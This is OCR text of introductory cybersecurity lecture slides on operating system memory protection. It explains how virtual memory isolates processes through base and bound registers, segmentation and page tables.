2550 Intro to cybersecurity

L20: systems


abhi shelat

Virtual Memory

Status Check

At this point we have protected the devices attached to the system…

… But we have not protected memory



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

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

Memory Isolation and Virtual Memory

Modern CPUs support virtual memory

Creates the illusion that each process runs in its own, empty memory space

- Processes can not read/write memory used by other processes
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

In later courses, you will learn how virtual memory is implemented


- Base and bound registers
- Segmentation
- Page tables

Today, we will do the cliffnotes version…


Physical
Memory
4 GB
OS
0

Physical Memory


Physical Memory
Virtual Memory Process 1
4 GB
4 GB
OS
Chrome believes it is the only thing in memory
0
